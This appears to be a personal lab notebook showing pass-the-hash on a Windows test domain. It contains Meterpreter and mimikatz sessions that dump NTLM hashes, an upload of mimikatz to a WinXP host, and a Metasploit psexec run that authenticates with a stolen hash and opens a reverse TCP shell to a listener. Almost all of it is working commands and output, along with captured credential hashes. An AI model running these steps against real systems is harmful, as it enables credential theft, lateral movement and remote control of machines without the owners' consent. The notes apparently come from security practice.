pth_notes

load mimikatz

```
meterpreter > load kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.1.1 20170608 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Ported to Metasploit by OJ Reeves `TheColonial` * * */
```

dump ntlm hashes

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username      Domain       LM                                NTLM
--------      ------       --                                ----
ETERNALBLUE$  HACK                                           8c408219a6021e925388967bb63da149
localadmin    ETERNALBLUE  921988ba001dc8e14a3b108f3fa6cb6d  e19ccf75ee54e06b06a5907af13cef42
normaluser    HACK         921988ba001dc8e138f10713b629b565  ae974876d974abd805a989ebead86846
```

Method 1:

upload mimikatz to winxp

```
meterpreter > upload -r /mimi c:\\mimi
[*] mirroring  : /mimi/Win32 -> c:\mimi\Win32
[*] uploading  : /mimi/Win32/mimilib.dll -> c:\mimi\Win32\mimilib.dll
[*] uploaded   : /mimi/Win32/mimilib.dll -> c:\mimi\Win32\mimilib.dll
[*] uploading  : /mimi/Win32/mimilove.exe -> c:\mimi\Win32\mimilove.exe
[*] uploaded   : /mimi/Win32/mimilove.exe -> c:\mimi\Win32\mimilove.exe
[*] uploading  : /mimi/Win32/mimidrv.sys -> c:\mimi\Win32\mimidrv.sys
[*] uploaded   : /mimi/Win32/mimidrv.sys -> c:\mimi\Win32\mimidrv.sys
[*] uploading  : /mimi/Win32/mimikatz.exe -> c:\mimi\Win32\mimikatz.exe
[*] uploaded   : /mimi/Win32/mimikatz.exe -> c:\mimi\Win32\mimikatz.exe
[*] mirrored   : /mimi/Win32 -> c:\mimi\Win32
[*] uploading  : /mimi/mimicom.idl -> c:\mimi\mimicom.idl
[*] uploaded   : /mimi/mimicom.idl -> c:\mimi\mimicom.idl
[*] uploading  : /mimi/README.md -> c:\mimi\README.md
[*] uploaded   : /mimi/README.md -> c:\mimi\README.md
[*] uploading  : /mimi/kiwi_passwords.yar -> c:\mimi\kiwi_passwords.yar
[*] uploaded   : /mimi/kiwi_passwords.yar -> c:\mimi\kiwi_passwords.yar
[*] mirroring  : /mimi/x64 -> c:\mimi\x64
[*] uploading  : /mimi/x64/mimilib.dll -> c:\mimi\x64\mimilib.dll
[*] uploaded   : /mimi/x64/mimilib.dll -> c:\mimi\x64\mimilib.dll
[*] uploading  : /mimi/x64/mimidrv.sys -> c:\mimi\x64\mimidrv.sys
[*] uploaded   : /mimi/x64/mimidrv.sys -> c:\mimi\x64\mimidrv.sys
[*] uploading  : /mimi/x64/mimikatz.exe -> c:\mimi\x64\mimikatz.exe
[*] uploaded   : /mimi/x64/mimikatz.exe -> c:\mimi\x64\mimikatz.exe
[*] mirrored   : /mimi/x64 -> c:\mimi\x64
meterpreter >
```

Unable to query domain

```
C:\mimi\Win32>net user normaluser /domain
The request will be processed at a domain controller for domain hack.net.

System error 5 has occurred.

Access is denied.


C:\mimi\Win32>
```

Make sure we have debug privileges


```
C:\mimi\Win32>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #18362 Aug 14 2019 01:31:19
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Window will open after passing the hash and now we are able to query domain as normaluser



Method 2:

Make sure that normaluser is under localadmin group

```
C:\WINDOWS\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
HACK\Domain Admins
HACK\normaluser
localadmin
user
The command completed successfully.
```

Set below options in msfconsole

```
msf exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required
   ----                  ---------------                                                  --------
   RHOST                 winxp                                                            yes
   RPORT                 445                                                              yes
   SERVICE_DESCRIPTION                                                                    no
tty listing
   SERVICE_DISPLAY_NAME                                                                   no
   SERVICE_NAME                                                                           no
   SHARE                 ADMIN$                                                           yes
IN$,C$,...) or a normal read/write folder share
   SMBDomain             hack                                                             no
   SMBPass               921988ba001dc8e138f10713b629b565:ae974876d974abd805a989ebead86846  no
   SMBUser               normaluser                                                       no


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.40.143   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Reverse shell popped

```
msf exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.40.143:4444
[*] winxp:445 - Connecting to the server...
[*] winxp:445 - Authenticating to winxp:445|hack as user 'normaluser'...
[*] winxp:445 - Selecting native target
[*] winxp:445 - Uploading payload... XusGZmJT.exe
[*] winxp:445 - Created \XusGZmJT.exe...
[+] winxp:445 - Service started successfully...
[*] winxp:445 - Deleting \XusGZmJT.exe...
[*] Sending stage (179779 bytes) to 192.168.40.141
[*] Meterpreter session 1 opened (192.168.40.143:4444 -> 192.168.40.141:1097) at 2019-11-26 01:02:19 -0500

meterpreter >
```